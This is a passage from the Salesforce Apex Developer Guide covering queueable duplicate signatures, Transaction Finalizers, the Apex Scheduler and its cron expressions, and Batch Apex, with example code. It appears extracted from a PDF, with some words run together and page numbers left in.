AttemptingtoaddmorethanoneQueueablejobtotheprocessingqueuewiththesamesignatureresultsinaDuplicateMessageException
when you try to enqueue subsequent jobs.
Implementation Details
Build a unique queueable signature using the QueueableDuplicateSignature.Builder class. Add different strings, IDs,
or integers using these methods from QueueableDuplicateSignature.Builder.
• addString(inputString)
• addId(inputId)
• addInteger(inputInteger)
When the signature has the required components, call the .build() method and store the unique queueable job signature in the
DuplicateSignature property in the AsyncOptions class. Enqueue your job by using the System.enqueueJob()
method with the AsyncOptions parameter.
To determine the size, remaining size, and maximum size of the queueable job signature in bytes, use these methods from the
QueueableDuplicateSignature.Builder class.
• getSize()
• getRemainingSize()
• getMaxSize()
Examples
This example builds the async job signature with UserId and the string MyQueueable.
AsyncOptions options = new AsyncOptions();
options.DuplicateSignature = QueueableDuplicateSignature.Builder()
.addId(UserInfo.getUserId())
.addString('MyQueueable')
.build();
try {
System.enqueueJob(new MyQueueable(), options);
} catch (DuplicateMessageException ex) {
//Exception is thrown if there is already an enqueued job with the same
//signature
Assert.areEqual('Attempt to enqueue job with duplicate queueable signature',
260
Invoking Apex
Apex Developer Guide
ex.getMessage());
}
This example builds the async job signature using ApexClass Id and the hash value of an sObject.
AsyncOptions options = new AsyncOptions();
options.DuplicateSignature = QueueableDuplicateSignature.Builder()
.addInteger(System.hashCode(someAccount))
.addId([SELECT Id FROM ApexClass
WHERE Name='MyQueueable'].Id)
.build();
System.enqueueJob(new MyQueueable(), options);
Transaction Finalizers
The Transaction Finalizers feature enables you to attach actions, using the System.Finalizer interface, to asynchronous Apex
jobs that use the Queueable framework. A specific use case is to design recovery actions when a Queueable job fails.
The Transaction Finalizers feature provides a direct way for you to specify actions to be taken when asynchronous jobs succeed or fail.
Before Transaction Finalizers, you could only take these two actions for asynchronous job failures:
• Poll the status of AsyncApexJob using a SOQL query and re-enqueue the job if it fails
• Fire BatchApexErrorEvents when a batch Apex method encounters an unhandled exception
Withtransactionfinalizers,youcanattachapost-actionsequencetoaQueueablejobandtakerelevantactionsbasedonthejobexecution
result.
A Queueable job that failed due to an unhandled exception can be successively re-enqueued five times by a transaction finalizer. This
limit applies to a series of consecutive Queueable job failures. The counter is reset when the Queueable job completes without an
unhandled exception.
Finalizers can be implemented as an inner class. Also, you can implement both Queueable and Finalizer interfaces with the same class.
The Queueable job and the Finalizer run in separate Apex and Database transactions. For example, the Queueable can include DML, and
the Finalizer can include REST callouts. Using a Finalizer doesn’t count as an extra execution against your daily Async Apex limit.
Synchronous governor limits apply for the Finalizer transaction, except in these cases where asynchronous limits apply:
• Total heap size
• Maximum number of Apex jobs added to the queue with System.enqueueJob
• Maximum number of methods with the future annotation allowed per Apex invocation
For more information on governor limits, see Execution Governors and Limits.
System.Finalizer Interface
The System.Finalizer interface includes the execute method:
global void execute(System.FinalizerContext ctx) {}
This method is called on the provided FinalizerContext instance for every enqueued job with a finalizer attached. Within the execute
method, you can define the actions to be taken at the end of the Queueable job. An instance of System.FinalizerContext is
injected by the Apex runtime engine as an argument to the execute method.
System.FinalizerContext Interface
The System.FinalizerContext interface contains four methods.
261
Invoking Apex
Apex Developer Guide
• getAsyncApexJobId method:
global Id getAsyncApexJobId {}
Returns the ID of the Queueable job for which this finalizer is defined.
• getRequestId method:
global String getRequestId {}
Returns the request ID, a string that uniquely identifies the request, and can be correlated with Event Monitoring logs. To correlate
with the AsyncApexJob table, use the getAsyncApexJobId method instead. The Queueable job and the Finalizer execution
both share the (same) request ID.
• getResult method:
global System.ParentJobResult getResult {}
Returns the System.ParentJobResult enum, which represents the result of the parent asynchronous Apex Queueable job
to which the finalizer is attached. The enum takes these values: SUCCESS, UNHANDLED_EXCEPTION.
• getException method:
global System.Exception getException {}
Returns the exception with which the Queueable job failed when getResult is UNHANDLED_EXCEPTION, null otherwise.
Attach the finalizer to your Queueable jobs using the System.attachFinalizer method.
1. Define a class that implements the System.Finalizer interface.
2. AttachafinalizerwithinaQueueablejob’s execute method.Toattachthefinalizer,invokethe System.attachFinalizer
method, using as argument the instantiated class that implements the System.Finalizer interface.
global void attachFinalizer(Finalizer finalizer) {}
Implementation Details
• Only one finalizer instance can be attached to any Queueable job.
• You can enqueue a single asynchronous Apex job (Queueable, Future, or Batch) in the finalizer’s implementation of the execute
method.
• Callouts are allowed in finalizer implementations.
• The Finalizer framework uses the state of the Finalizer object (if attached) at the end of Queueable execution. Mutation of the Finalizer
state, after it’s attached, is therefore supported.
• Variablesthataredeclared transient areignoredbyserializationanddeserialization,andthereforedon’tpersistintheTransaction
Finalizer.
Logging Finalizer Example
This example demonstrates the use of Transaction Finalizers in logging messages from a Queueable job, regardless of whether the job
succeeds or fails. The LoggingFinalizer class here implements both Queueable and Finalizer interfaces. The Queueable implementation
instantiates the finalizer, attaches it, and then invokes the addLog() method to buffer log messages. The Finalizer implementation of
LoggingFinalizerincludestheaddLog(message,source)methodthatallowsbufferinglogmessagesfromtheQueueablejobintofinalizer's
262
Invoking Apex
Apex Developer Guide
state. When the Queueable job completes, the finalizer instance commits the buffered log. The finalizer state is preserved even if the
Queueable job fails, and can be accessed for use in DML in finalizer implementation or execution.
public class LoggingFinalizer implements Finalizer, Queueable {
// Queueable implementation
// A queueable job that uses LoggingFinalizer to buffer the log
// and commit upon exit, even if the queueable execution fails
public void execute(QueueableContext ctx) {
String jobId = '' + ctx.getJobId();
System.debug('Begin: executing queueable job: ' + jobId);
try {
// Create an instance of LoggingFinalizer and attach it
LoggingFinalizer f = new LoggingFinalizer();
System.attachFinalizer(f);
// While executing the job, log using LoggingFinalizer.addLog()
// Note that addlog() modifies the Finalizer's state after it is attached
DateTime start = DateTime.now();
f.addLog('About to do some work...', jobId);
while (true) {
// Results in limit error
}
} catch (Exception e) {
System.debug('Error executing the job [' + jobId + ']: ' + e.getMessage());
} finally {
System.debug('Completed: execution of queueable job: ' + jobId);
}
}
// Finalizer implementation
// Logging finalizer provides a public method addLog(message,source) that allows buffering
log lines from the Queueable job.
// When the Queueable job completes, regardless of success or failure, the LoggingFinalizer
instance commits this buffered log.
// Custom object LogMessage__c has four custom fields-see addLog() method.
// internal log buffer
private List<LogMessage__c> logRecords = new List<LogMessage__c>();
public void execute(FinalizerContext ctx) {
String parentJobId = '' + ctx.getAsyncApexJobId();
System.debug('Begin: executing finalizer attached to queueable job: ' + parentJobId);
// Update the log records with the parent queueable job id
System.Debug('Updating job id on ' + logRecords.size() + ' log records');
for (LogMessage__c log : logRecords) {
log.Request__c = parentJobId; // or could be ctx.getRequestId()
}
// Commit the buffer
System.Debug('committing log records to database');
263
Invoking Apex
Apex Developer Guide
Database.insert(logRecords, false);
if (ctx.getResult() == ParentJobResult.SUCCESS) {
System.debug('Parent queueable job [' + parentJobId + '] completed
successfully.');
} else {
System.debug('Parent queueable job [' + parentJobId + '] failed due to unhandled
exception: ' + ctx.getException().getMessage());
System.debug('Enqueueing another instance of the queueable...');
}
System.debug('Completed: execution of finalizer attached to queueable job: ' +
parentJobId);
}
public void addLog(String message, String source) {
// append the log message to the buffer
logRecords.add(new LogMessage__c(
DateTime__c = DateTime.now(),
Message__c = message,
Request__c = 'setbeforecommit',
Source__c = source
));
}
}
Retry Queueable Example
This example demonstrates how to re-enqueue a failed Queueable job in its finalizer. It also shows that jobs can be re-enqueued up to
a queueable chaining limit of 5 retries.
public class RetryLimitDemo implements Finalizer, Queueable {
// Queueable implementation
public void execute(QueueableContext ctx) {
String jobId = '' + ctx.getJobId();
System.debug('Begin: executing queueable job: ' + jobId);
try {
Finalizer finalizer = new RetryLimitDemo();
System.attachFinalizer(finalizer);
System.debug('Attached finalizer');
Integer accountNumber = 1;
while (true) { // results in limit error
Account a = new Account();
a.Name = 'Account-Number-' + accountNumber;
insert a;
accountNumber++;
}
} catch (Exception e) {
System.debug('Error executing the job [' + jobId + ']: ' + e.getMessage());
} finally {
System.debug('Completed: execution of queueable job: ' + jobId);
}
264
Invoking Apex
Apex Developer Guide
}
// Finalizer implementation
public void execute(FinalizerContext ctx) {
String parentJobId = '' + ctx.getAsyncApexJobId();
System.debug('Begin: executing finalizer attached to queueable job: ' + parentJobId);
if (ctx.getResult() == ParentJobResult.SUCCESS) {
System.debug('Parent queueable job [' + parentJobId + '] completed successfully.');
} else {
System.debug('Parent queueable job [' + parentJobId + '] failed due to unhandled
exception: ' + ctx.getException().getMessage());
System.debug('Enqueueing another instance of the queueable...');
String newJobId = '' + System.enqueueJob(new RetryLimitDemo()); // This call fails
after 5 times when it hits the chaining limit
System.debug('Enqueued new job: ' + newJobId);
}
System.debug('Completed: execution of finalizer attached to queueable job: ' +
parentJobId);
}
}
Best Practices
WeurgeISVstoexercisecautioninusingglobalFinalizerswithstate-mutatingmethodsinpackages.Ifasubscriberorg’simplementation
invokes such methods in the global Finalizer, it can result in unexpected behavior. Examine all state-mutating methods to see how they
affect the finalizer state and overall behavior.
Transaction Finalizers Error Messages
Troubleshoot both semantic and run-time issues by analyzing these error messages.
This table provides information about error messages in your Apex debug log.
Table 3: Troubleshooting Errors in Apex Debug Log
Reason for Failure
Failed Context
Error Message
System.attachFinalizer() is
invoked more than once in the same
Queueable instance.
Queueable Execution
MorethanoneFinalizercannotbeattached
to same Async Apex Job
The instantiated class parameter to
System.attachFinalizer()
Queueable Execution
Class {0} must implement the Finalizer
interface
doesn’t implement the
System.Finalizer interface.
System.attachFinalizer() is
invoked in an Apex context that's not
executing a Queueable instance.
Non-Queueable Execution
System.attachFinalizer(Finalizer) is not
allowed in this context
Invalid number of parameters to
System.attachFinalizer()
Queueable Execution
Invalid number of parameters
265
Invoking Apex
Apex Developer Guide
Reason for Failure
Failed Context
Error Message
System.attachFinalizer() is
invoked with a null parameter.
Queueable Execution
Argument cannot be null
If you have a Splunk Add-On for Salesforce, you can analyze error messages in your Splunk log. This table provides information about
error messages in the Splunk log.
Table 4: Troubleshooting Errors in Splunk Log
Reason for Failure
Error Message
Runtime error while executing Finalizer. This error can be an
unhandled catchable exception or uncatchable exception (such
as a LimitException), or, less commonly, an internal system error.
Error processing finalizer for queueable job id: {0}
Runtime error while executing Finalizer. This error can be an
unhandled catchable exception or uncatchable exception (such
as a LimitException), or, less commonly, an internal system error.
Error processing the finalizer (class name: {0}) for the queueable
job id: {1} (queueable class id: {2})
Apex Scheduler
To invoke Apex classes to run at specific times, first implement the Schedulable interface for the class, then specify the schedule
using either the Schedule Apex page in the Salesforce user interface, or the System.schedule method.
Important: Salesforce schedules the class for execution at the specified time. Actual execution can be delayed based on service
availability.
You can only have 100 scheduled Apex jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs
page in Salesforce and creating a custom view with a type filter equal to “Scheduled Apex”. You can also programmatically query
the CronTrigger and CronJobDetail objects to get the count of Apex scheduled jobs.
Use extreme care if you’re planning to schedule a class from a trigger. You must be able to guarantee that the trigger won’t add
more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the
user interface, and all cases where more than one record can be updated at a time.
If there are one or more active scheduled jobs for an Apex class, you can’t update the class or any classes referenced by this class
through the Salesforce user interface. However, you can enable deployments to update the class with active scheduled jobs by
using the Metadata API (for example, when using the Salesforce extensions for Visual Studio Code). See “Deployment Connections
for Change Sets” in Salesforce Help.
Implementing the Schedulable Interface
To schedule an Apex class to run at regular intervals, first write an Apex class that implements the Salesforce-provided interface
Schedulable.
The scheduler runs as system—all classes are executed, whether the user has permission to execute the class or not.
To monitor or stop the execution of a scheduled Apex job using the Salesforce user interface, from Setup, enter Scheduled Jobs
in the Quick Find box, then select Scheduled Jobs.
The Schedulable interface contains one method that must be implemented, execute.
global void execute(SchedulableContext sc){}
266
Invoking Apex
Apex Developer Guide
The implemented method must be declared as global or public.
Use this method to instantiate the class you want to schedule.
Tip: Though it's possible to do additional processing in the execute method, we recommend that all processing must take
place in a separate class.
The following example implements the Schedulable interface for a class called MergeNumbers:
global class ScheduledMerge implements Schedulable {
global void execute(SchedulableContext SC) {
MergeNumbers M = new MergeNumbers();
}
}
To implement the class, execute this example in the Developer Console.
ScheduledMerge m = new ScheduledMerge();
String sch = '20 30 8 10 2 ?';
String jobID = System.schedule('Merge Job', sch, m);
You can also use the Schedulable interface with batch Apex classes. The following example implements the Schedulable
interface for a batch Apex class called Batchable:
global class ScheduledBatchable implements Schedulable {
global void execute(SchedulableContext sc) {
Batchable b = new Batchable();
Database.executeBatch(b);
}
}
An easier way to schedule a batch job is to call the System.scheduleBatch method without having to implement the
Schedulable interface.
UsetheSchedulableContextobjecttotrackthescheduledjobwhenit'sscheduled.TheSchedulableContext getTriggerID method
returns the ID of the CronTrigger object associated with this scheduled job as a string. You can query CronTrigger to track the
progress of the scheduled job.
To stop execution of a job that was scheduled, use the System.abortJob method with the ID returned by the getTriggerID
method.
Tracking the Progress of a Scheduled Job Using Queries
After the Apex job has been scheduled, you can obtain more information about it by running a SOQL query on CronTrigger. You can
retrieve the number of times the job has run, and the date and time when the job is scheduled to run again, as shown in this example.
CronTrigger ct =
[SELECT TimesTriggered, NextFireTime
FROM CronTrigger WHERE Id = :jobID];
The previous example assumes you have a jobID variable holding the ID of the job. The System.schedule method returns the
job ID. If you’re performing this query inside the execute method of your schedulable class, you can obtain the ID of the current job
by calling getTriggerId on the SchedulableContext argument variable. Assuming this variable name is sc, the modified example
becomes:
CronTrigger ct =
[SELECT TimesTriggered, NextFireTime
FROM CronTrigger WHERE Id = :sc.getTriggerId()];
267
Invoking Apex
Apex Developer Guide
You can also get the job’s name and the job’s type from the CronJobDetail record associated with the CronTrigger record. To do so, use
the CronJobDetail relationship when performing a query on CronTrigger. This example retrieves the most recent CronTrigger
record with the job name and type from CronJobDetail.
CronTrigger job =
[SELECT Id, CronJobDetail.Id, CronJobDetail.Name, CronJobDetail.JobType
FROM CronTrigger ORDER BY CreatedDate DESC LIMIT 1];
Alternatively, you can query CronJobDetail directly to get the job’s name and type. This next example gets the job’s name and type for
the CronTrigger record queried in the previous example. The corresponding CronJobDetail record ID is obtained by the
CronJobDetail.Id expression on the CronTrigger record.
CronJobDetail ctd =
[SELECT Id, Name, JobType
FROM CronJobDetail WHERE Id = :job.CronJobDetail.Id];
To obtain the total count of all Apex scheduled jobs, excluding all other scheduled job types, perform the following query. Note the
value '7' is specified for the job type, which corresponds to the scheduled Apex job type.
SELECT COUNT() FROM CronTrigger WHERE CronJobDetail.JobType = '7'
Testing the Apex Scheduler
The following is an example of how to test using the Apex scheduler.
The System.schedule methodstartsanasynchronousprocess.WhenyoutestscheduledApex,youmustensurethatthescheduled
jobisfinishedbeforetestingagainsttheresults.UsetheTestmethods startTest and stopTest aroundthe System.schedule
method to ensure it finishes before continuing your test. All asynchronous calls made after the startTest method are collected by
the system. When stopTest is executed, all asynchronous processes are run synchronously. If you don’t include the
System.schedule method within the startTest and stopTest methods, the scheduled job executes at the end of your
test method for Apex saved using Salesforce API version 25.0 and later, but not in earlier versions.
This example defines a class to be tested.
global class TestScheduledApexFromTestMethod implements Schedulable {
// This test runs a scheduled job at midnight Sept. 3rd. 2042
public static String CRON_EXP = '0 0 0 3 9 ? 2042';
global void execute(SchedulableContext ctx) {
CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered, NextFireTime
FROM CronTrigger WHERE Id = :ctx.getTriggerId()];
System.assertEquals(CRON_EXP, ct.CronExpression);
System.assertEquals(0, ct.TimesTriggered);
System.assertEquals('2042-09-03 00:00:00', String.valueOf(ct.NextFireTime));
Account a = [SELECT Id, Name FROM Account WHERE Name =
'testScheduledApexFromTestMethod'];
a.name = 'testScheduledApexFromTestMethodUpdated';
update a;
}
}
268
Invoking Apex
Apex Developer Guide
The following tests the class:
@istest
class TestClass {
static testmethod void test() {
Test.startTest();
Account a = new Account();
a.Name = 'testScheduledApexFromTestMethod';
insert a;
// Schedule the test job
String jobId = System.schedule('testBasicScheduledApex',
TestScheduledApexFromTestMethod.CRON_EXP,
new TestScheduledApexFromTestMethod());
// Get the information from the CronTrigger API object
CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered,
NextFireTime
FROM CronTrigger WHERE id = :jobId];
// Verify the expressions are the same
System.assertEquals(TestScheduledApexFromTestMethod.CRON_EXP,
ct.CronExpression);
// Verify the job has not run
System.assertEquals(0, ct.TimesTriggered);
// Verify the next time the job will run
System.assertEquals('2042-09-03 00:00:00',
String.valueOf(ct.NextFireTime));
System.assertNotEquals('testScheduledApexFromTestMethodUpdated',
[SELECT id, name FROM account WHERE id = :a.id].name);
Test.stopTest();
System.assertEquals('testScheduledApexFromTestMethodUpdated',
[SELECT Id, Name FROM Account WHERE Id = :a.Id].Name);
}
}
Using the System.schedule Method
After you implement a class with the Schedulable interface, use the System.schedule method to execute it. The scheduler
runs as system—all classes are executed, whether the user has permission to execute the class, or not.
Note: Use extreme care if you’re planning to schedule a class from a trigger. You must be able to guarantee that the trigger won’t
add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through
the user interface, and all cases where more than one record can be updated at a time.
269
Invoking Apex
Apex Developer Guide
The System.schedule method takes three arguments: a name for the job, an expression used to represent the time and date the
job is scheduled to run, and the name of the class. This expression has the following syntax:
Seconds Minutes Hours Day_of_month Month Day_of_week Optional_year
Note: Salesforce schedules the class for execution at the specified time. Actual execution can be delayed based on service
availability.
The System.schedule method uses the user's timezone for the basis of all schedules.
The following are the values for the expression:
Special Characters
Values
Name
None
0–59
Seconds
None
0–59
Minutes
, - * /
0–23
Hours
, - * ? / L W
1–31
Day_of_month
, - * /
1–12 or the following:
Month
• JAN
• FEB
• MAR
• APR
• MAY
• JUN
• JUL
• AUG
• SEP
• OCT
• NOV
• DEC
, - * ? / L #
1–7 or the following:
Day_of_week
• SUN
• MON
• TUE
• WED
• THU
• FRI
• SAT
, - * /
null or 1970–2099
optional_year
270
Invoking Apex
Apex Developer Guide
The special characters are defined as follows:
Description
Special Character
Delimitsvalues.Forexample,use JAN, MAR, APR tospecifymorethanonemonth.
,
Specifies a range. For example, use JAN-MAR to specify more than one month.
-
Specifies all values. For example, if Month is specified as *, the job is scheduled for
every month.
*
Specifies no specific value. This option is only available for Day_of_month and
Day_of_week.It’stypicallyusedwhenspecifyingavalueforoneandnottheother.
?
Specifies increments. The number before the slash specifies when the intervals will
begin,andthenumberaftertheslashistheintervalamount.Forexample,ifyouspecify
/
1/5 for Day_of_month, the Apex class runs every fifth day of the month, starting
on the first of the month.
Specifies the end of a range (last). This option is only available for Day_of_month
and Day_of_week. When used with Day of month, L always means the last
L
day of the month, such as January 31, February 29 (for leap years), and so on. When
used with Day_of_week by itself, it always means 7 or SAT. When used with a
Day_of_week value,itmeansthelastofthattypeofdayinthemonth.Forexample,
if you specify 2L, you’re specifying the last Monday of the month. Don’t use a range
of values with L as the results can be unexpected.
Specifies the nearest weekday (Monday-Friday) of the given day. This option is only
available for Day_of_month. For example, if you specify 20W, and the 20th is a
W
Saturday, the class runs on the 19th. If you specify 1W, and the first is a Saturday, the
class doesn’t run in the previous month, but on the third, which is the following
Monday.
Tip: Use the L and W together to specify the last weekday of the month.
Specifies the nth day of the month, in the format weekday#day_of_month.
This option is only available for Day_of_week. The number before the # specifies
#
weekday (SUN-SAT). The number after the # specifies the day of the month. For
example, specifying 2#1 means the class runs on the first Monday of every month.
The following are some examples of how to use the expression.
Description
Expression
Class runs every day at 1 PM.
0 0 13 * * ?
Class runs every hour at 5 minutes past the hour.
0 5 * * * ?
Note: Apex doesn’t allow for a job to be scheduled more
than once an hour.
Class runs the last Friday of every month at 10 PM.
0 0 22 ? * 6L
271
Invoking Apex
Apex Developer Guide
Description
Expression
Class runs Monday through Friday at 10 AM.
0 0 10 ? * MON-FRI
Class runs every day at 8 PM during the year 2010.
0 0 20 * * ? 2010
In the following example, the class Proschedule implements the Schedulable interface. The class is scheduled to run at 8 AM,
on the 13 February.
Proschedule p = new Proschedule();
String sch = '0 0 8 13 2 ?';
System.schedule('One Time Pro', sch, p);
Using the System.scheduleBatch Method for Batch Jobs
You can call the System.scheduleBatch method to schedule a batch job to run one time at a specified time in the future. This
method is available only for batch classes and doesn’t require the implementation of the Schedulable interface. It’s therefore easy
to schedule a batch job for one execution. For more details on how to use the System.scheduleBatch method, see Using the
System.scheduleBatch Method.
Apex Scheduler Limits
• You can only have 100 scheduled Apex jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page
in Salesforce and creating a custom view with a type filter equal to “Scheduled Apex”. You can also programmatically query the
CronTrigger and CronJobDetail objects to get the count of Apex scheduled jobs.
• The maximum number of scheduled Apex executions per a 24-hour period is 250,000 or the number of user licenses in your
organization multiplied by 200, whichever is greater. This limit is for your entire org and is shared with all asynchronous Apex: Batch
Apex, Queueable Apex, scheduled Apex, and future methods. To check how many asynchronous Apex executions are available,
make a request to REST API limits resource. See List Organization Limits in the REST API Developer Guide. The license types that
count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only
users, Identity users, and Company Communities users.
Apex Scheduler Notes and Best Practices
• Salesforce schedules the class for execution at the specified time. Actual execution can be delayed based on service availability.
• Use extreme care if you’re planning to schedule a class from a trigger. You must be able to guarantee that the trigger won’t add
more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the
user interface, and all cases where more than one record can be updated at a time.
• Though it's possible to do additional processing in the execute method, we recommend that all processing must take place in
a separate class.
• Synchronous Web service callouts aren’t supported from scheduled Apex. To make asynchronous callouts, use Queueable Apex,
implementing the Database.AllowsCallouts marker interface. If your scheduled Apex executes a batch job using the
Database.AllowsCallouts marker interface, callouts are supported from the batch class. See Using Batch Apex.
• Apex jobs scheduled to run during a Salesforce service maintenance downtime will be scheduled to run after the service comes
back up, when system resources become available. If a scheduled Apex job was running when downtime occurred, the job is rolled
back and scheduled again after the service comes back up. After major service upgrades, there can be longer delays than usual for
starting scheduled Apex jobs because of system usage spikes.
272
Invoking Apex
Apex Developer Guide
• Scheduled job objects, along with their member variables and properties, persist from initialization to subsequent scheduled runs.
The object state at the time of invocation of System.schedule() persists in subsequent job executions.
With Batch Apex, it’s possible to force a new serialized state for new jobs by usingDatabase.Stateful. With Scheduled Apex,
use the transient keyword so that member variables and properties aren’t persisted. See Using the transient Keyword.
SEE ALSO:
Apex Reference Guide: Schedulable Interface
Batch Apex
A developer can now employ batch Apex to build complex, long-running processes that run on thousands of records on the Lightning
Platform. Batch Apex operates over small batches of records, covering your entire record set and breaking the processing down to
manageable chunks. For example, a developer could build an archiving solution that runs on a nightly basis, looking for records past a
certain date and adding them to an archive. Or a developer could build a data cleansing operation that goes through all Accounts and
Opportunities on a nightly basis and updates them if necessary, based on custom criteria.
Batch Apex is exposed as an interface that must be implemented by the developer. Batch jobs can be programmatically invoked at
runtime using Apex.
You can only have five queued or active batch jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs
page in Salesforce or programmatically using SOAP API to query the AsyncApexJob object.
Warning: Use extreme care if you are planning to invoke a batch job from a trigger. You must be able to guarantee that the
trigger does not add more batch jobs than the limit. In particular, consider API bulk updates, import wizards, mass record changes
through the user interface, and all cases where more than one record can be updated at a time.
Batch jobs can also be programmatically scheduled to run at specific times using the Apex scheduler, or scheduled using the Schedule
Apex page in the Salesforce user interface. For more information on the Schedule Apex page, see “Schedule Apex Jobs” in the Salesforce
online help.
The batch Apex interface is also used for Apex managed sharing recalculations.
For more information on batch jobs, continue to Using Batch Apex on page 273.
For more information on Apex managed sharing, see Understanding Apex Managed Sharing on page 210.
For more information on firing platform events from batch Apex, see Firing Platform Events from Batch Apex
IN THIS SECTION:
Using Batch Apex
Firing Platform Events from Batch Apex
Batch Apex classes can fire platform events when encountering an error or exception. Clients listening on an event can obtain
actionable information, such as how often the event failed and which records were in scope at the time of failure. Events are also
fired for Salesforce Platform internal errors and other uncatchable Apex exceptions such as LimitExceptions, which are caused by
reaching governor limits.
Using Batch Apex
To use batch Apex, write an Apex class that implements the Salesforce-provided interface Database.Batchable and then invoke
the class programmatically.
To monitor or stop the execution of the batch Apex job, from Setup, enter Apex Jobs in the Quick Find box, then select Apex
Jobs.
273
Invoking Apex
Apex Developer Guide
Implementing the Database.Batchable Interface
The Database.Batchable interface contains three methods that must be implemented.
• start method:
public (Database.QueryLocator | Iterable<sObject>) start(Database.BatchableContext bc)
{}
To collect the records or objects to pass to the interface method execute, call the start method at the beginning of a batch
Apex job. This method returns either a Database.QueryLocator object or an iterable that contains the records or objects
passed to the job.
When you’re using a simple query (SELECT) to generate the scope of objects in the batch job, use the
Database.QueryLocator object. If you use a QueryLocator object, the governor limit for the total number of records
retrieved by SOQL queries is bypassed. For example, a batch Apex job for the Account object can return a QueryLocator for all
account records (up to 50 million records) in an org. Another example is a sharing recalculation for the Contact object that returns
a QueryLocator for all account records in an org.
Use the iterable to create a complex scope for the batch job. You can also use the iterable to create your own custom process for
iterating through the list.
Important: If you use an iterable, the governor limit for the total number of records retrieved by SOQL queries is still enforced.
For more information on using iterables for batch jobs, see Batch Apex Best Practices
• execute method:
public void execute(Database.BatchableContext BC, list<P>){}
To do the required processing for each chunk of data, use the execute method. This method is called for each batch of records
that you pass to it.
This method takes the following:
– A reference to the Database.BatchableContext object.
– AlistofsObjects,suchas List<sObject>,oralistofparameterizedtypes.Ifyou’reusinga Database.QueryLocator,
use the returned list.
Batches of records tend to execute in the order in which they’re received from the start method. However, the order in which
batches of records execute depends on various factors. The order of execution isn’t guaranteed.
• finish method:
public void finish(Database.BatchableContext BC){}
Tosendconfirmationemailsorexecutepost-processingoperations,usethe finish method.Thismethodiscalledafterallbatches
are processed.
Each execution of a batch Apex job is considered a discrete transaction. For example, a batch Apex job that contains 1,000 records and
isexecutedwithouttheoptional scope parameterfrom Database.executeBatch isconsideredfivetransactionsof200records
each. The Apex governor limits are reset for each transaction. If the first transaction succeeds but the second fails, the database updates
made in the first transaction aren’t rolled back.
Using Database.BatchableContext
All the methods in the Database.Batchable interface require a reference to a Database.BatchableContext object.
Use this object to track the progress of the batch job.
274
Invoking Apex
Apex Developer Guide
The following is the instance method with the Database.BatchableContext object:
Description
Returns
Arguments
Name
Returns the ID of the AsyncApexJob object associated with
this batch job as a string. Use this method to track the
ID
getJobID
progress of records in the batch job. You can also use this
ID with the System.abortJob method.
The following example uses the Database.BatchableContext to query the AsyncApexJob associated with the batch job.
public void finish(Database.BatchableContext BC){
// Get the ID of the AsyncApexJob representing this batch job
// from Database.BatchableContext.
// Query the AsyncApexJob object to retrieve the current job's information.
AsyncApexJob a = [SELECT Id, Status, NumberOfErrors, JobItemsProcessed,
TotalJobItems, CreatedBy.Email
FROM AsyncApexJob WHERE Id =
:BC.getJobId()];
// Send an email to the Apex job's submitter notifying of job completion.
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
String[] toAddresses = new String[] {a.CreatedBy.Email};
mail.setToAddresses(toAddresses);
mail.setSubject('Apex Sharing Recalculation ' + a.Status);
mail.setPlainTextBody
('The batch Apex job processed ' + a.TotalJobItems +
' batches with '+ a.NumberOfErrors + ' failures.');
Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
Using Database.QueryLocator to Define Scope
The start method can return either a Database.QueryLocator object that contains the records to use in the batch job or
an iterable.
The following example uses a Database.QueryLocator:
public class SearchAndReplace implements Database.Batchable<sObject>{
public final String Query;
public final String Entity;
public final String Field;
public final String Value;
public SearchAndReplace(String q, String e, String f, String v){
Query=q; Entity=e; Field=f;Value=v;
}
public Database.QueryLocator start(Database.BatchableContext BC){
return Database.getQueryLocator(query);
}
275
Invoking Apex
Apex Developer Guide
public void execute(Database.BatchableContext BC, List<sObject> scope){
for(sobject s : scope){
s.put(Field,Value);
}
update scope;
}
public void finish(Database.BatchableContext BC){
}
}
Using an Iterable in Batch Apex to Define Scope
The start method can return either a Database.QueryLocator object that contains the records to use in the batch job or
an iterable. Use an iterable to step through the returned items more easily.
public class batchClass implements Database.batchable{
public Iterable start(Database.BatchableContext info){
return new CustomAccountIterable();
}
public void execute(Database.BatchableContext info, List<Account> scope){
List<Account> accsToUpdate = new List<Account>();
for(Account a : scope){
a.Name = 'true';
a.NumberOfEmployees = 70;
accsToUpdate.add(a);
}
update accsToUpdate;
}
public void finish(Database.BatchableContext info){
}
}
Using the Database.executeBatch Method to Submit Batch Jobs
You can use the Database.executeBatch method to programmatically begin a batch job.
Important: When you call Database.executeBatch, Salesforce adds the process to the queue. Actual execution can be
delayed based on service availability.
The Database.executeBatch method takes two parameters:
• An instance of a class that implements the Database.Batchable interface.
• An optional parameter scope. This parameter specifies the number of records to pass into the execute method. Use this
parameter when you have many operations for each record being passed in and are running into governor limits. By limiting the
number of records, you’re limiting the operations per transaction. This value must be greater than zero. If the start method of
the batch class returns a QueryLocator, the optional scope parameter of Database.executeBatch can have a maximum
value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to
2,000 records. If the start method of the batch class returns an iterable, the scope parameter value has no upper limit. However,
if you use a high number, you can run into other limits. The optimal scope size is a factor of 2000, for example, 100, 200, 400 and so
on.
276
Invoking Apex
Apex Developer Guide
The Database.executeBatch method returns the ID of the AsyncApexJob object, which you can use to track the progress of
the job. For example:
ID batchprocessid = Database.executeBatch(reassign);
AsyncApexJob aaj = [SELECT Id, Status, JobItemsProcessed, TotalJobItems, NumberOfErrors
FROM AsyncApexJob WHERE ID =: batchprocessid ];
You can also use this ID with the System.abortJob method.
For more information, see AsyncApexJob in the Object Reference for Salesforce.
Holding Batch Jobs in the Apex Flex Queue
With the Apex flex queue, you can submit up to 100 batch jobs.
The outcome of Database.executeBatch is as follows.
• The batch job is placed in the Apex flex queue, and its status is set to Holding.
• If the Apex flex queue has the maximum number of 100 jobs, Database.executeBatch throws a LimitException
and doesn't add the job to the queue.
Note: If your org doesn’t have Apex flex queue enabled, Database.executeBatch adds the batch job to the batch job
